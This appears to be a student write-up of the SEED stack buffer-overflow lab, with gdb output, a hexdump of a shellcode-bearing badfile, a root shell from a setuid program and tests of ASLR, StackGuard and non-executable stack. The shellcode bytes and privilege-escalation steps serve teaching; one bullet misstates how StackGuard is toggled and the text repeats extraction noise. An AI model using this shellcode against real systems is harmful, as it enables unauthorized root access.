
[-----code-----]
0xb7dc889a < _GI_IO_fread+26>: imul edi,DWORD PTR [ebp+0x10]
0xb7dc889e < _GI_IO_fread+30>: test edi,edi
0xb7dc88a0 < _GI_IO_fread+32>: je 0xb7dc8948 < _GI_IO_fread+200>
=> 0xb7dc88a6 < _GI_IO_fread+38>: mov eax,DWORD PTR [esi]
0xb7dc88a8 < _GI_IO_fread+40>: and eax,0x8000
0xb7dc88ad < _GI_IO_fread+45>: jne 0xb7dc88ea < _GI_IO_fread+106>
0xb7dc88af < _GI_IO_fread+47>: mov edx,DWORD PTR [esi+0x48]
0xb7dc88b2 < _GI_IO_fread+50>: mov ecx,DWORD PTR gs:0x8

[-----stack-----]
0000| 0xbfffeaf0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffeaf4 --> 0x0
0008| 0xbfffeaf8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeafc --> 0xb7f1c000 --> 0x1b1db0
0016| 0xbfffeb00 --> 0xbfffed58 --> 0x0
0020| 0xbfffeb04 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffeb08 --> 0xb7dc888b (<_GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbfffeb0c --> 0x0

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
_GI_IO_fread (buf=0xbfffeb47, size=0x1, count=0x205, fp=0x0) at iofread.c:37
37 iofread.c: No such file or directory.
gdb-peda$ p &buffer

```

- **P &buffer** prints the address of the buffer that is used by the program
- **P \$ebp** prints the value of the register ebp which is stack pointer used



- **Exploit** contains the code that creates the badfile which has large amounts of data which will be read by stack.c
- **Hexdump** displays the contents of the badfile which is created by exploit.c
- **./stack** executes the stack program and it has the buffer overflow flaw that the exploit code has assemble code to access root through


```

atmik-pes1201800189 [Running] - Oracle VM VirtualBox
root@atmik-pes1201800189: /home/seed/Desktop/LAB3
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ gcc -o exploit exploit.c
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ./exploit
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90  |.....|
*
00000020  90 90 90 90 f8 eb ff bf  90 90 90 90 90 90 90  |.....|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90  |.....|
*
000001e0  90 90 90 90 31 c0 31 db  b0 d5 cd 80 31 c0 50 68  |....1.1....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ls -l stack
-rwsr-xr-x 1 root root 7476 Feb 17 13:34 stack
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),113(lpadmin),128(sambashare)
#

```

Task 4:

- **sudo ln -s /bin/dash /bin/sh** command changes the link /bin/sh in order to ensure dash to be running



```
atmik-pes1201800189 [Running] - Oracle VM VirtualBox
root@atmik-pes1201800189: /home/seed/Desktop/LAB3
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ sudo ln -s /bin/dash /bin/sh
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 17 2016 /bin/dash
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 21 03:43 /bin/sh -> /bin/dash
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ sudo -i
root@atmik-pes1201800189:~# cd /home
root@atmik-pes1201800189:/home# cd seed
root@atmik-pes1201800189:/home/seed# cd Desktop
root@atmik-pes1201800189:/home/seed/Desktop# cd LAB3
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# vim dash_shell_test.c
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# gcc dash_shell_test.c -o dash_shell_test
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# ls -l dash_shell_test
-rwxr-xr-x 1 root root 7444 Feb 21 03:46 dash_shell_test
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# ./dash_shell_test
# exit
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# ls -l dash_shell_test
-rwxr-xr-x 1 root root 7444 Feb 21 03:46 dash_shell_test
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# chmod 4755 dash_shell_test
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# gcc call_shellcode.c -o call_shellcode -z execstack
call_shellcode.c: In function 'main':
call_shellcode.c:25:1: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
strcpy(buf,code);
^
call_shellcode.c:25:1: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:25:1: note: include '<string.h>' or provide a declaration of 'strcpy'
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# chmod 4755 call_shellcode
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# ls -l dash_shell_test
-rwsr-xr-x 1 root root 7444 Feb 21 03:46 dash_shell_test
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# ./dash_shell_test
#
```

- **dash_shell_test.c** is compiled and executed as set-uid prg

root@atmik-pes1201800189: /home/seed/Desktop/LAB3

↑↓ En 🔊 3:56 AM ⚙



Segmentation fault

Segmentation fault

Segmentation fault



Segmentation fault

Segmentation fault

Segmentation fault



Segmentation fault

Segmentation fault

Segmentation fault



Segmentation fault

Segmentation fault

Segmentation fault



Segmentation fault

Segmentation fault

Segmentation fault



Segmentation fault

Segmentation fault

Segmentation fault



Segmentation fault

Segmentation fault

Segmentation fault



Segmentation fault

Segmentation fault

Segmentation fault



Segmentation fault

Segmentation fault

Segmentation fault

Segmentation fault

Segmentation fault

Segmentation fault

Segmentation fault

Segmentation fault

Segmentation fault

Segmentation fault




Segmentation fault

Segmentation fault

#

Task 5:


- **sudo /sbin/sysctl -w kernel.randomize_va_space=2** command actually ensures full randomization of all the addresses
- **sh -c "while [1]; do ./stack; done;"** command executes ./stack repeatedly which exploits buffer overflow vulnerability present in stack program, used to invoke shell with root privileges.



```
atmik-pes1201800189 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ sudo /sbin/sysctl -w kernel.randomize_v
a_space=2
kernel.randomize_va_space = 2
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(p
luqdev),113(lpadmin),128(sambashare)
$
```

Task 6:


- when the stack.c is compiled without the -fno-stack-protector parameter, Stackguard is disabled
- **./stack** displays error and no shell is invoked



```
atmik-pes1201800189 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
root@atmik-pes1201800189:~# kernel.randomize_va_space=0
kernel.randomize_va_space=0: command not found
root@atmik-pes1201800189:~# kernel.randomize_va_space=o
kernel.randomize_va_space=o: command not found
root@atmik-pes1201800189:~# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@atmik-pes1201800189:~# cd /home/seed/Desktop/LAB3
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# gcc stack.c -o stack -z execstack
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# chmod 4755 stack
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# exit
logout
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$
```


Task 7:

- When stack.c is compiled with noexecstack parameter, non executable stack protection is evoked
- ./stack doesn't invoke any shell and instead displays a segmentation fault



```
atmik-pes1201800189 [Running] - Oracle VM VirtualBox
root@atmik-pes1201800189: /home/seed/Desktop/LAB3
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# gcc -o stack -fno-stack-protector -z
noexecstack stack.c
root@atmik-pes1201800189:/home/seed/Desktop/LAB3# exit
logout
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ./exploit
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$ ./stack
Segmentation fault
[02/21/21]seed@atmik-pes1201800189:~/.../LAB3$
```